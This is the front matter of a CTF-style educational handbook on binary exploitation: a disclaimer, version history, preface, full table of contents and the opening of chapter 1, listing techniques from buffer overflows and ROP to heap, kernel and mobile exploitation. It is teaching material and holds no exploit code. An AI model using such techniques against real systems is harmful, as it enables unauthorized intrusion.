A CTF-STYLE FIELD HANDBOOK

Breaking Binaries

From the first buffer overflow to ROP, the heap, and the modern tool arsenal - the working set, not the reference.

Mohammad Mosafer

x86-64 · pwntools · Ghidra · 260 pages of challenges

41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

BREAKING BINARIES

A CTF-Style Handbook of Binary Exploitation, Reverse Engineering, and C Exploitation Techniques

An educational handbook for computer science security classes

Learn by breaking deliberately vulnerable programs —
the way capture-the-flag players do.

MOHAMMAD MOSAFER

AUTHOR

`IiA8LikqPQ8gOjsjICAkYSwgIg==`

psst: decode me.

What this handbook covers

How programs live in memory, how C programs go wrong, and how security students learn to find and exploit those mistakes — from the first buffer overflow to format strings, stack canaries, return-to-libc, ASLR/PIE bypasses, ROP chains, heap attacks, remote exploitation, reverse engineering with the modern tool arsenal (Ghidra, IDA, radare2, pwndbg), kernel and Windows primers, real-world case studies, and the defender's countermeasures. Every technique is taught through small, self-contained CTF-style challenges with full exploit scripts.

October 2026 edition

Disclaimer

Educational use only — read before continuing

This handbook is published **for educational purposes only**. It explains how memory-corruption vulnerabilities work so that computer science students can understand, prevent, and defend against them.

No liability for misuse

The author **accepts no responsibility and disclaims all liability** for any misuse of the material in this book. Every technique described here — stack overflows, shellcode, format-string exploitation, return-oriented programming, heap attacks, and their kin — is illegal to apply against computer systems that you do not own or do not have explicit, written authorization to test. Unauthorized access to computer systems is a criminal offense in virtually every jurisdiction, and the author is not responsible for any damage, legal consequences, or other outcomes resulting from the application of this material outside the scope described below.

Sandboxed environments only

All practice **must** take place in sandboxed, isolated environments that belong to you:

- your own virtual machines or containers, set up for this purpose (see chapter 9);
- deliberately vulnerable targets shipped with this handbook (chapter I);
- legal training platforms and capture-the-flag competitions listed in chapter 32;
- systems covered by a written, explicit authorization — such as a bug-bounty scope, which you must actually read.

Do not test, probe, or exploit production systems, other people's devices, networks you do not administer, or any system holding data you are not explicitly authorized to touch — even "just to see if it works."

Accuracy and use at your own risk

The material is provided "as is", without warranty of any kind, express or implied. While every effort has been made to verify the technical content, the author makes no representation that it is error-free or fit for any particular purpose. Commands, code, and configurations in this book are written for the lab environment of chapter 9; running them against any other system is done at your own risk.

By continuing past this page you confirm that you will use this handbook solely to learn, in lawful and sandboxed settings. The full ethics policy of the course is stated in chapter 1 and applies to every chapter that follows.

About This Handbook

> *"Give a student a flag and they will solve one challenge. Teach a student to read a disassembly, and they will collect flags for the rest of their career."*

What this handbook covers

How programs live in memory, how C programs go wrong, and how security students learn to find and exploit those mistakes — from the first buffer overflow to format strings, stack canaries, return-to-libc, ASLR/PIE bypasses, ROP chains, heap attacks, remote exploitation, reverse engineering with the modern tool arsenal (Ghidra, IDA, radare2, pwndbg), kernel and Windows primers, real-world case studies, and the defender's countermeasures. Every technique is taught through small, self-contained CTF-style challenges with full exploit scripts.

Why a handbook like this?

Modern computing runs on native code. The web frontend may get the glory, but interpreters, JIT engines, operating-system kernels, drivers, firmware, embedded devices, and every performance-critical component underneath them are binaries. When those binaries have memory-safety bugs — and they always have — the people able to *read* and *reason about* the machine at that level are the ones who can find, understand, and fix the problems. That skill is called binary exploitation; its defensive twin is secure systems programming. This handbook teaches both, through the lens that makes them stick: the capture-the-flag (CTF) mindset of small, concrete, solvable challenges.

Who is this for?

Second- or third-year computer science students taking a security course, or any practitioner who knows C and a little assembly but has never popped a shell. We assume you can read C fluently, that you have written a few hundred lines of Python, and that the words *stack* and *heap* are not entirely foreign. Everything else is built from first principles.

How to read it

- **Parts I–II** build the machine model and your toolbox — including the modern RE arsenal itself (chapter 27). Do not skip them even if you "know" the material: every later chapter leans on the vocabulary established here.
- **Parts III–VI** are the offensive core: stack overflows, shellcode, format strings, canary and ASLR/PIE bypasses, ROP, integer bugs, heap attacks, remote exploitation, and automated discovery (fuzzing, symbolic execution).
- **Part VII** is the analyst's chair: reverse engineering statically and dynamically, defeating anti-analysis, and scripting the tool arsenal.
- **Part VIII** is the defender's view — modern mitigations, secure coding in C, and the broader security landscape surrounding binaries.
- **Part IX** ties it together with complete CTF walkthroughs and a practice roadmap.

- **Parts X–XII** widen the lens: landmark vulnerabilities dissected, Windows and kernel primers, technique masterclasses, and the platforms beyond x86 (ARM64, managed runtimes, mobile).

Boxes you will meet

CTF Challenge a small, self-contained target to break, in the style of a live event. Every one is solvable with only this handbook.

Walkthrough the solution, fully explained. Try the challenge first.

Key Idea the one sentence you should remember from a section.

Defender's Perspective how the blue team sees the same technique — what the mitigation is and why it exists.

Pwn Tip practical folklore that saves hours.

Warning where beginners lose days. Read these.

Ethics

Every technique in this book is illegal to use against systems you do not own or do not have explicit written permission to test. This is not boilerplate: memory-corruption exploitation is the same knowledge used to breach hospitals, power grids, and election infrastructure. Practise only on deliberately vulnerable lab targets, CTF platforms, and bug-bounty scopes. The field's future depends on practitioners who treat access as a responsibility. Act like the defender is watching — because they usually are.

Conventions

- 64-bit x86 (x86_64, little-endian) is the default architecture; 32-bit differences are called out where they matter.
- Example addresses are illustrative. ASLR means your addresses will differ.
- Exploit scripts use Python 3 with the pwntools library (introduced in chapter 8).
- Shell prompts are shown as `$`; GDB prompts as `(gdb)`.
- Vulnerable example binaries live under a `lab/` directory per chapter.

Version History and Drafting Status

This handbook follows **semantic versioning** adapted for documents: `MAJOR.MINOR.PATCH-stage.build`. *Major* numbers mark scope milestones (1.0 = first complete draft of the full curriculum); *minor* numbers mark new chapters or significant new material; *patch* numbers mark corrections, rewordings, and layout fixes. The *stage* suffix (`draft`, `review`, `rc`) is dropped when a version leaves drafting.

Version	Date	Changes
v1.0.0-draft.1	October 2026	Initial complete draft: nine parts, 31 chapters, Appendices A–N — foundations (memory, assembly, ELF), tooling (gdb, decompilers, pwntools, lab), stack exploitation (overflows, shellcode, format strings, canaries, ret2libc, ASLR/PIE, ROP and advanced ROP, long-tail stack bugs), integer bugs, heap exploitation, remote exploitation, fuzzing and symbolic execution, reverse engineering, mitigations and secure coding, the broader landscape, two complete CTF walkthroughs, and the practice roadmap. 26 CTF challenges, full pwntools scripts, TikZ diagrams, instructor's guide, lab source bundle, crash triage field guide.
v1.1.0-draft.2	October 2026	Expansion release: three new parts (X–XII) and eight new chapters — case studies of six landmark vulnerabilities, Windows and kernel exploitation primers, the shellcoding masterclass (stagers, egg hunters, encoders), the heap masterclass (House of Spirit/Botcake/ Apple 2 with the selection decision table and glibc version ledger), the format-string masterclass (manual 64-bit payloads, FORTIFY interactions), an ARM64 primer, other runtimes (Go/Rust/managed), and the mobile primer. New appendices: exploit-script gallery, one-page course summary, challenge authoring guide, examinations with answer keys. Challenge count: 34.
v1.1.0-draft.3	October 2026	Added the modern RE-tooling chapter (chapter 27): Ghidra (incl. headless + PyGhidra scripting), IDA Pro/Hex-Rays + IDAPython, radare2/rizin/Cutter + r2pipe, pwndbg vs GEF comparison, Binary Ninja, Frida live instrumentation, AI-assisted RE with verification discipline; new capstone challenge *arsenal-drill*. Challenge count: 36.
v1.2.0 (build 4)	October 2026	**Quality-checked release; the `draft` stage is dropped.** Full consistency audit (references, labels, counts, version stamps), rendering QA over all pages, and errata fixed: stale part map in the colophon, a TOC-polluting subsection, renumbered exercise-solution keys after the expansion, exam-package wording, eight overfull boxes. New material: the syzkaller kernel-fuzzing lab (chapter 35), completing the scope promised for this minor version.

Version	Date	Changes
(planned) v1.2.1	—	Classroom feedback pass: index and symbol table, print-friendly grayscale theme.
(planned) v1.3.0	—	New material: Windows kernel-mode deep dive, multimedia parser case studies, KVM/QEMU lab expansion.

Status: v1.2.0 (build 4). The full curriculum is complete, self-consistent (all cross-references resolve), and quality-checked; classroom feedback now shapes `v1.2.1` and `v1.3.0`.

Preface

The machine is a machine. It does exactly what you tell it —
which is precisely why telling it the wrong thing is so interesting.
— course epigraph

Why CTFs

A lecture can tell you that `gets()` is dangerous. A challenge makes you *prove* it: here is a binary, there is a flag file, and the only way in is eighty bytes of carefully chosen input. The gap between "knowing that" and "showing how" is the entire difference between passing an exam and being able to do the work. This handbook therefore reads less like a reference and more like a coach: every technique is motivated, shown in the smallest possible target, then practised, then hardened against the defenses a real binary will have.

The arc of Parts III–V is the historical arc of the field itself, compressed:

1. Overflow a buffer and overwrite the return address (1990s)
2. Inject shellcode onto the stack (late 1990s)
3. Defenses arrive: NX, stack canaries, ASLR, PIE (2000s)
4. Attackers reuse code instead of injecting it: ret2libc, ROP (2000s–2010s)
5. Move to the heap: metadata corruption, UAF, tcache (2010s–today)
6. Automate discovery: fuzzing, symbolic execution (today)

A student who climbs this ladder understands not just "how exploits work" but *why* each defense exists and what class of bug it kills — knowledge that transfers directly to writing safer code.

Coverage map

The table below maps the handbook to the source sets it was built to cover, so instructors can align readings with any of them.

Source set	Where it is covered
Introductory binary-exploitation articles (format-string leaks, canary and libc leaks, syscall ROP chains)	chapters 13 to 15, 17 and 18
ret2libc references (PLT/GOT leaks, `system("/bin/sh")`, 32- vs 64-bit calling conventions)	chapters 3, 15 and 16
A four-part blog series: stack overflows, ROP, integer overflow, ret2libc and `mprotect`	chapters 10, 11, 15, 17 and 20

Source set	Where it is covered
A university security course's lecture series (binary exploitation lectures: unbounded writes, `printf` internals, `%n` writes, heap allocators and double-free; plus the course's wider syllabus)	chapters 10, 13, 21, 22, 28 and 30
The modern tooling chapter (Ghidra, IDA, radare2/rizin, Binary Ninja, pwndbg/GEF, Frida, AI-assisted RE)	chapter 27
The expansion parts (X–XII) go beyond the sources: real-world case studies, Windows and kernel primers, technique masterclasses, ARM64, other runtimes, and mobile platforms — included for course depth.	chapters 33 to 41
A graduate binary-exploitation tutorial series (warm-ups, exploit basics, pwntools, stack-smashing protection, format strings, ROP, advanced ROP, sockets and remote pwn, logic errors, heap, advanced heap, fuzzing, symbolic execution, hybrid fuzzing)	chapters 8, 13, 14, 17 to 19 and 21 to 24

Instructors pairing this handbook with those materials can therefore use the corresponding chapters as weekly readings; the challenge boxes double as lab exercises.

Equipment

You need a Linux environment (a VM is fine), `gcc`, `gdb` with the pwndbg or GEF extension, Python 3 with pwntools, and roughly four tools we meet on the way (`checksec`, ROPgadget/ropper, one decompiler, and a fuzzer). chapter 9 walks through installing all of it. Total disk: about 10 GB. Patience: priceless.

Acknowledgements

This handbook synthesises and re-voices material that the binary-security community has taught publicly for decades: classic Phrack-era papers, university lecture notes, open tutorials, CTF write-ups, and the enormous free ecosystems around pwn.college, ROP Emporium, and the exploit-mitigation literature. We are grateful to every author who put this knowledge in the open. Errors are ours.

Contents

Disclaimer i

About This Handbook ii

Version History iv

Preface vi

I Foundations 1

1 Introduction: Security, Ethics, and the CTF Mindset 2
- 1.1 What is binary exploitation? . . . 2
- 1.2 The CTF mindset . . . 3
- 1.3 A field guide to memory-corruption bugs . . . 3
- 1.4 Sixty years in one figure . . . 4
- 1.5 How to work through this book . . . 4
- 1.6 Ethics, stated plainly . . . 5

2 Memory and the Running Process 7
- 2.1 Virtual memory: every process owns a world . . . 7
- 2.2 The stack . . . 8
  - 2.2.1 Frames . . . 8
  - 2.2.2 Why “grows down” matters . . . 8
- 2.3 The heap . . . 9
- 2.4 Reading a real process: /proc and vmmap . . . 9
- 2.5 Permission faults and their signatures . . . 10
- 2.6 Bytes, words, and endianness . . . 11
- 2.7 Alignment . . . 11

3 x86-64 Assembly Crash Course 13
- 3.1 Registers . . . 13
- 3.2 The twenty instructions you meet everywhere . . . 14
- 3.3 Calling conventions: the payload-shaper . . . 14
- 3.4 A function, start to finish . . . 15
- 3.5 System calls . . . 15
- 3.6 Producing and reading disassembly . . . 16

4 The ELF Format, PLT/GOT, and the Toolchain 18
- 4.1 From C to bytes . . . 18
- 4.2 Anatomy of an ELF . . . 18
- 4.3 Protections at the ELF level . . . 19
- 4.4 How a dynamic call actually executes . . . 20
- 4.5 Hands-on: interrogate a binary . . . 20

5 Reconnaissance: Reading a Binary You Know Nothing About **22**
5.1 The five-minute routine . . . 22
5.2 What each artifact looks like . . . 23
5.2.1 strings: the free intelligence . . . 23
5.2.2 nm and the symbol table . . . 23
5.2.3 objdump: the code, statically . . . 23
5.2.4 ldd: meet your libc . . . 24
5.3 A complete recon transcript . . . 24
5.4 When recon gets harder: stripped and packed binaries . . . 24

II Tooling and the Lab **27**

6 GDB and the Enhanced Distros **28**
6.1 The core loop . . . 28
6.2 Inspecting memory: the x command . . . 29
6.3 What pwndbg/GEF add . . . 29
6.4 Watching an overflow happen . . . 29
6.5 Debugging with input from pwntools . . . 29

7 Decompilers and Reverse-Engineering Frameworks **32**
7.1 The tool landscape . . . 32
7.2 Ghidra in ten minutes . . . 32
7.2.1 What the pseudocode is really saying . . . 33
7.3 radare2 for speed . . . 34
7.4 A complete mini-analysis . . . 34

8 pwntools Essentials **36**
8.1 The process object . . . 36
8.2 Bytes as integers: pack and unpack . . . 37
8.3 Building payloads . . . 37
8.4 ELF and ROP helpers . . . 37
8.5 The local/remote switch . . . 37
8.6 Script style guide . . . 38
8.7 A complete first script . . . 38

9 Building Your Lab **40**
9.1 Choose your substrate . . . 40
9.2 The toolchain . . . 41
9.3 Kernel settings you must understand . . . 41
9.3.1 ASLR and how to (locally) tame it . . . 41
9.3.2 core dumps . . . 41
9.4 Compiling the lab binaries . . . 42
9.5 A comfortable workflow . . . 42

III Attacking the Stack **44**

10 Stack Buffer Overflow I: Overwriting Locals and Function Pointers **45**
10.1 The smallest vulnerable programs . . . 45
10.1.1 Overwriting a variable . . . 45
10.1.2 Overwriting a function pointer . . . 46
10.2 Where is the boundary? Finding the offset . . . 47

10.3 CTF Challenge: the greeter . . . 47
10.4 The dangerous-functions hall of shame . . . 48

11 Stack Buffer Overflow II: Hijacking the Return Address 50
11.1 Mechanics: what ret actually does . . . 50
11.2 The complete workflow, end to end . . . 51
11.2.1 The target . . . 51
11.2.2 Step 1: offset . . . 51
11.2.3 Step 2: the first hijack . . . 52
11.2.4 Step 3: what ret leaves behind . . . 52
11.3 CTF Challenge: two-call greeting . . . 52
11.4 Case study: anatomy of a failed exploit . . . 53
11.5 Offset arithmetic, consolidated . . . 53

12 Shellcode and Syscalls 55
12.1 Anatomy of execve("/bin/sh") . . . 55
12.2 The same shellcode, disassembled . . . 56
12.3 Landing the shellcode: NOP sleds . . . 56
12.4 Do you even have an executable stack? . . . 57
12.5 When filters bite: constrained shellcode . . . 57
12.6 Shellcode beyond the shell . . . 57
12.7 CTF Challenge: shelldrift . . . 58

13 Format String Vulnerabilities 60
13.1 The bug . . . 60
13.2 Reading memory . . . 61
13.2.1 Stack values: %p and positional access . . . 61
13.2.2 Arbitrary read: the %s trick . . . 61
13.3 Writing memory: %n . . . 62
13.3.1 Byte-by-byte: the classic GOT overwrite . . . 62
13.4 The killer payload: leak canary and libc in one shot . . . 63
13.5 Spotting and killing format string bugs . . . 63
13.5.1 Manual byte-by-byte construction (know it once) . . . 63
13.6 CTF Challenge: echo . . . 64

14 Stack Canaries 66
14.1 How it works . . . 66
14.2 Bypass I: leak it . . . 67
14.2.1 Via format string . . . 67
14.2.2 By brute force, byte by byte . . . 67
14.3 Bypass II: never cross the canary . . . 68
14.4 CTF Challenge: canary-guard . . . 68

15 NX and Return-to-libc 70
15.1 The 32-bit version first (arguments on the stack) . . . 70
15.2 The 64-bit version (arguments in registers) . . . 70
15.3 Where do libc addresses come from? ret2plt . . . 71
15.4 The shortcut: one_gadget (preview) . . . 72
15.5 The movaps alignment trap . . . 72
15.6 CTF Challenge: vault, for real . . . 73

16 ASLR and PIE **75**
16.1 What is randomised . . . 75
16.2 Bypass I: leaks . . . 75
16.3 Bypass II: partial overwrite . . . 76
16.4 Bypass III: brute force and its limits . . . 77
16.5 CTF Challenge: pie-slide . . . 77

17 Return-Oriented Programming **79**
17.1 Gadgets: the instruction set . . . 79
17.2 The canonical execve chain . . . 80
17.3 Let pwntools do it . . . 81
17.4 A real three-step chain: read → mprotect → jump . . . 81
17.5 When gadgets are scarce: ret2csu . . . 81
17.6 CTF Challenge: gadget famine . . . 82

18 Advanced ROP: Stack Pivots, SROP, One-Gadget, ret2dlresolve **84**
18.1 Stack pivoting . . . 84
18.2 SROP: one gadget, entire register state . . . 84
18.3 one_gadget . . . 85
18.4 ret2dlresolve: pwn without a leak . . . 86
18.5 Choosing the trick: a comparison . . . 86
18.6 CTF Challenge: narrow-gate . . . 86

19 The Long Tail of Stack Bugs **88**
19.1 Off-by-one: corrupting saved rbp's low byte . . . 88
19.2 Off-by-two and the unterminated string . . . 89
19.3 Uninitialised memory . . . 89
19.4 Logic errors as exploit enablers . . . 90
19.5 CTF Challenge: trim . . . 90

IV When Numbers Betray You: Integer Bugs **92**

20 When Numbers Betray You: Integer Bugs **93**
20.1 The four failure modes . . . 93
20.2 The canonical bypass: check one type, copy with another . . . 94
20.2.1 Exploiting the overflow it creates . . . 94
20.3 Signedness confusion . . . 95
20.4 Arithmetic in allocators . . . 95
20.5 Audit patterns . . . 95
20.6 CTF Challenge: size-queen . . . 96

V Attacking the Heap **97**

21 The Heap and the Allocator **98**
21.1 Chunks: the allocator's unit . . . 98
21.2 Bins: where freed chunks wait . . . 99
21.3 Free's rules (the ones attacks tiptoe around) . . . 100
21.4 Reading the heap in gdb . . . 100
21.5 CTF Challenge: bin-eye . . . 100
21.6 A complete heap session, annotated . . . 101

22 Heap Attacks: UAF, Double Free, and Tcache Poisoning **102**
22.1 Use-after-free: type confusion as a weapon . . . 102
22.2 Tcache poisoning: the modern workhorse . . . 103
22.3 Double free and fastbin dup . . . 103
22.4 From arbitrary write to shell (modern glibc) . . . 104
22.5 The "House of" family, in one view . . . 104
22.6 CTF Challenge: heapheap . . . 105

VI Remote Targets and Automation **108**

23 Sockets, Services, and Remote Exploitation **109**
23.1 How services are wrapped . . . 109
23.2 A socket service from scratch . . . 109
23.3 Local to remote: the adaptation checklist . . . 110
23.4 Debugging remote I/O . . . 111
23.5 CTF Challenge: remote relay . . . 112

24 Finding Bugs at Scale: Fuzzing, Symbolic Execution, Hybrid Fuzzing **113**
24.1 Coverage-guided fuzzing . . . 113
24.1.1 Harnessing and running . . . 113
24.2 Symbolic execution . . . 115
24.3 Hybrid fuzzing . . . 116
24.4 CTF Challenge: checksum-gate . . . 116

VII Reverse Engineering in Depth **118**

25 Reverse Engineering I: Static Analysis **119**
25.1 Finding your bearings in a stripped binary . . . 119
25.1.1 The entry chain . . . 119
25.1.2 Function boundaries . . . 120
25.2 Identifying library code . . . 120
25.3 Reading compiler idioms . . . 120
25.3.1 Re-typing: the superpower . . . 121
25.4 CTF Challenge: the vault of Theseus . . . 121

26 Reverse Engineering II: Dynamic Analysis, Patching, Anti-Analysis **123**
26.1 strace and ltrace: behaviour in one line each . . . 123
26.2 Patching: rewrite the rules . . . 124
26.2.1 The branch flip . . . 124
26.2.2 Forcing the win call . . . 124
26.3 Anti-analysis and its defeat . . . 124
26.4 The combined method . . . 125
26.5 CTF Challenge: trapdoor . . . 125

27 The Modern RE Arsenal: Ghidra, IDA, radare2, pwndbg, GEF **127**
27.1 The 2026 landscape, in one table . . . 127
27.2 Ghidra, properly . . . 128
27.2.1 The workflow that pays . . . 128
27.2.2 Headless analysis: ten binaries before lunch . . . 128
27.3 IDA Pro and Hex-Rays . . . 129
27.4 radare2, rizin, and Cutter: the scripting shell . . . 130

27.5 pwndbg vs GEF: choosing your gdb skin . . . 131
27.5.1 Scripting gdb itself . . . 131
27.6 Frida: instrumentation without the debugger . . . 131
27.7 AI-assisted RE: the honest section . . . 132
27.8 CTF Challenge: arsenal-drill . . . 132

VIII Defense and the Bigger Picture 134

28 Modern Mitigations: The Eternal Arms Race 135
28.1 The stack, layered . . . 135
28.2 The taxonomy that organizes it all . . . 136
28.3 The frontier . . . 136
28.3.1 Control-Flow Integrity (CFI) and shadow stacks . . . 136
28.3.2 ARM MTE and hardware memory tagging . . . 136
28.3.3 Safe languages . . . 136
28.4 Two OS-level designs worth knowing . . . 136
28.5 Measuring your stack: a scoring exercise . . . 137
28.6 Reading mitigations as design lessons . . . 137
28.7 CTF Challenge: the gauntlet . . . 137

29 Writing C That Survives 139
29.1 Input handling: the first rule . . . 139
29.2 Arithmetic and allocation . . . 140
29.3 Compiler as reviewer . . . 140
29.4 The review script . . . 141
29.5 Worked example: fixing a vulnerable service . . . 141

30 Beyond the Binary: The Wider Security Landscape 143
30.1 Cryptography: the math underneath . . . 143
30.2 Web security: the other exploitation field . . . 144
30.3 Network security . . . 144
30.4 Anonymity and privacy . . . 144
30.5 Usability, physical security, and the human layer . . . 145
30.6 Exceptional access: the policy debate . . . 145
30.7 The map in one figure . . . 145

IX The CTF Playbook 147

31 The CTF Playbook: Two Complete Walkthroughs 148
31.1 Walkthrough A: “pwn-101” — classic ret2libc . . . 148
31.1.1 Recon . . . 148
31.1.2 Static pass . . . 148
31.1.3 Leak stage . . . 149
31.1.4 Control stage . . . 149
31.1.5 What the walkthrough taught . . . 149
31.2 Walkthrough B: “vault-of-reason” — fmtstr + canary + ROP under seccomp . . . 150
31.2.1 Recon . . . 150
31.2.2 Stage 1: leaks from the echo loop . . . 150
31.2.3 Stage 2: ORW chain . . . 150
31.2.4 Decision log . . . 151
31.3 Walkthrough C: “static-famine” — ret2csu under a stripped static binary . . . 151

31.3.1 Recon . . . 151
31.3.2 Static pass on a stripped binary . . . 151
31.3.3 Gadget inventory . . . 152
31.3.4 The chain . . . 152
31.4 Walkthrough D: "heap-relay" — tcache poisoning to the stack . . . 153
31.4.1 Recon . . . 153
31.4.2 Leak chain . . . 153
31.4.3 Poison and land . . . 153
31.4.4 Why this walkthrough closes the book . . . 154
31.5 Walkthrough E: "classic-32" — the i386 time machine . . . 154
31.5.1 Recon . . . 154
31.5.2 The flat chain . . . 154
31.5.3 With ASLR on: the 32-bit leak dance . . . 154

32 The Practice Roadmap and Further Reading 155
32.1 A twelve-week plan . . . 155
32.2 Platforms . . . 156
32.3 Reading that goes further . . . 156
32.4 Community and conduct . . . 157

X Case Studies and the Wider World 158

33 Case Studies: Famous Vulnerabilities Dissected 159
33.1 The Morris worm (1988): the founding incident . . . 159
33.2 Code Red (2001): overflow at Internet scale . . . 159
33.3 SQL Slammer (2003): 376 bytes of worm . . . 160
33.4 Heartbleed (2014): the read that broke the Internet . . . 160
33.5 Stagefright (2015): parsing untrusted media at phone scale . . . 160
33.6 Dirty COW (2016): a nine-year race condition . . . 160
33.7 Pwn2Own browsers: the modern chain . . . 161
33.8 The pattern across all six . . . 161
33.9 How to read a public write-up (critically) . . . 161

34 The Windows Exploitation Primer 163
34.1 PE: the other binary format . . . 163
34.2 Calling conventions: arguments, Windows-style . . . 164
34.3 The exception world: SEH . . . 164
34.4 The Windows mitigation stack, mapped . . . 165
34.5 Hands-on: a Windows-class target, exploited from Linux . . . 165
34.6 CTF Challenge: seh-solve . . . 166

35 The Kernel Exploitation Primer 167
35.1 The boundary . . . 167
35.2 The kernel mitigation stack . . . 168
35.3 From kernel primitive to root . . . 168
35.3.1 Endgame I: credential overwrite . . . 168
35.3.2 Endgame II: `modprobe_path` overwrite . . . 168
35.4 Lab: a vulnerable kernel module . . . 169
35.4.1 Exploit loop . . . 169
35.5 Syzkaller: fuzzing the kernel itself . . . 170
35.6 CTF Challenge: ring0-toy . . . 170

XI Masterclasses **172**

36 Shellcoding Masterclass **173**
36.1 Staged shellcode: when the window is tiny . . . 173
36.2 Egg hunters: when nothing is where you are . . . 173
36.3 Encoders: beating byte filters . . . 174
36.4 Reading foreign shellcode . . . 175

37 Heap Masterclass: The House Family in Full **177**
37.1 House of Spirit: free what you forged . . . 177
37.2 House of Botcake: the modern double-free (glibc 2.34+) . . . 178
37.3 House of Apple 2: the modern endgame (FSOP) . . . 178
37.4 Technique selection: the decision table . . . 179
37.5 The version ledger: glibc 2.26 → today . . . 179
37.6 CTF Challenge: botcake-lab . . . 180

38 Format String Masterclass **182**
38.1 64-bit positional addressing, precisely . . . 182
38.2 Manual 64-bit payload, with the arithmetic visible . . . 183
38.3 Format strings against the full defense stack . . . 183
38.3.1 With PIE and canary (the leak dance) . . . 183
38.3.2 Against FORTIFY (_chk variants) . . . 183
38.4 The formatter's toolbox . . . 184
38.5 CTF Challenge: fmt64 (500 points) . . . 184

XII Beyond x86: Other Architectures, Runtimes, and Platforms **186**

39 The ARM64 (AArch64) Primer **187**
39.1 The register file and calling convention . . . 187
39.2 Reading the instructions . . . 188
39.3 The ARM64 ret2win, end to end . . . 188
39.4 Gadgets and chains on AArch64 . . . 188
39.5 The ARM-specific defenses . . . 189
39.6 CTF Challenge: arm-warmup . . . 189

40 Beyond C: Go, Rust, and Managed Runtimes **191**
40.1 Go: safe by default, exploitable at the seams . . . 191
40.2 Rust: the borrow checker and its escape hatch . . . 191
40.3 Managed runtimes: CPython, JVM, Node . . . 192
40.4 The deserialization analogy, made precise . . . 192
40.5 CTF Challenge: go-recon . . . 193

41 The Mobile Exploitation Primer **194**
41.1 Android: Linux plus a strict court system . . . 194
41.2 iOS: the mitigation showcase . . . 194
41.3 The mobile exploit chain, assembled . . . 195
41.4 Lab: Android native exploitation . . . 195
41.5 Baseband and firmware: the deep end . . . 196
41.6 CTF Challenge: mobile-medicine . . . 196

A x86-64 Assembly Cheat Sheet **198**

B Selected x86-64 System Calls **200**

C pwntools Cheat Sheet **201**

D GDB and pwndbg Cheat Sheet **203**

E GCC/ld Hardening Flags **205**

F Dangerous C Functions **207**

G Glossary **208**

H The 32-bit Deep Dive (i386) **211**
H.1 Frame layout and offsets . . . 211
H.2 Calling convention: arguments on the stack . . . 211
H.3 Syscalls: int 0x80 and smaller registers . . . 212
H.4 32-bit-specific techniques . . . 212
H.5 Compiling and testing 32-bit locally . . . 212

I Lab Source Bundle **213**

J Crash Triage Field Guide **217**

K Annotated Disassembly Lab **219**

L Instructor's Guide **221**

M Challenge Index and Selected Hints **223**

N Selected Exercise Solutions **225**

O Exploit Script Gallery **228**

P The Course on One Page **232**

Q Challenge Authoring Guide **233**
Q.1 Design: pick one idea and protect it . . . 233
Q.2 Building: pinned glibc and reproducible flags . . . 233
Q.3 Hardening the deployment . . . 234
Q.4 Verifying: the author's exploit and the solver's path . . . 234
Q.5 A worked example: from idea to shipped . . . 235
Q.6 The write-up template (for solvers and authors) . . . 235

R Examinations with Answer Keys **236**

S Number Systems and Two's Complement, for Review **239**
S.1 Bases, quickly . . . 239
S.2 Unsigned arithmetic: a clock . . . 239
S.3 Two's complement: the signed encoding . . . 239
S.4 Shifts and masks . . . 240
S.5 The three conversions, at a glance . . . 240

T The 24-Hour CTF Survival Guide **241**
T.1 Before the event: the T-minus checklist . . . 241
T.2 Roles that work for 4–6 people . . . 241
T.3 Communication discipline . . . 241
T.4 The first-blood playbook . . . 242
T.5 The 3 a.m. protocol . . . 242
T.6 After: the debrief that compounds . . . 242

Closing Word **243**

U References **244**

References **245**

Part I

Foundations

CHAPTER 1

Introduction: Security, Ethics, and the CTF Mindset

Amateurs hack systems; professionals hack people.

— Bruce Schneier

It is said that to understand your enemy, you must become your enemy.

— attributed to Sun Tzu, The Art of War

Learning Objectives

- Define binary exploitation and explain why it remains a first-class security discipline even in an age of web and cloud software.
- Describe the structure of a capture-the-flag (CTF) challenge and the vocabulary of the field.
- Trace the historical arms race between memory-corruption attacks and defenses, and see how this handbook's chapters mirror it.
- Internalise the ethics: what you may and may not do with these skills.

1.1 What is binary exploitation?

A **binary** is a program in machine-readable form: an executable whose bytes are CPU instructions, data tables, and metadata, produced by compiling source code. **Binary exploitation** is the practice of finding *memory-safety* and *logic* flaws in such programs and crafting inputs that steer the running process into doing something its author never intended — usually executing our own instructions, or reading data the program meant to protect.

Why study it in an era dominated by web applications? Three reasons.

1. **Everything rests on native code.** Your browser's JavaScript engine is a binary. The Linux kernel is a binary. Every interpreter, database engine, hypervisor, router firmware, and IoT thermostat is a binary. Web vulnerabilities matter, but memory corruption in the layer below is how sandboxes break and machines get owned.
2. **The binary is ground truth.** Source code lies in small ways — optimisation reorders, compilers elide, undefined behaviour surprises. When you debug at the binary level you see what the machine will *actually* do, which makes you better at every other kind of security work, including defending it.
3. **It teaches the machine.** No other subfield forces you to learn assembly, process memory layout, operating-system behaviour, and the C language's sharp edges all at once. Those skills transfer everywhere.

Key Idea

Binary exploitation is the study of *control*: which bytes of a running process can a program's input influence, and what does the machine do when they do? Every technique in this handbook is an answer to that question.

1.2 The CTF mindset

Capture the flag competitions gamify security: organisers publish challenges, and competitors hunt for hidden strings — *flags*, often shaped like `flag{th1s_1s_4_fl4g}` — by exploiting the challenge or reversing it. The **pwn** category (from the mis-typing of "own") covers binary exploitation; **rev** covers reverse engineering.

A typical pwn challenge hands you three artifacts:

The binary e.g. `greeter` — the vulnerable program itself.

The source sometimes; makes the first pass easier. Real targets do not come with source, so we practise both ways.

An address e.g. `nc chal.examplectf.com 1337` — the same binary running on a remote server, with the real flag file. Your local copy is for development; the remote one is for the win.

Your job: understand the program, find the flaw, write an exploit script, run it against the remote service, and read the flag. This loop — *recon, crash, control, exploit* — is the backbone of every chapter in Parts III–VI, and is drawn in fig. 1.1.

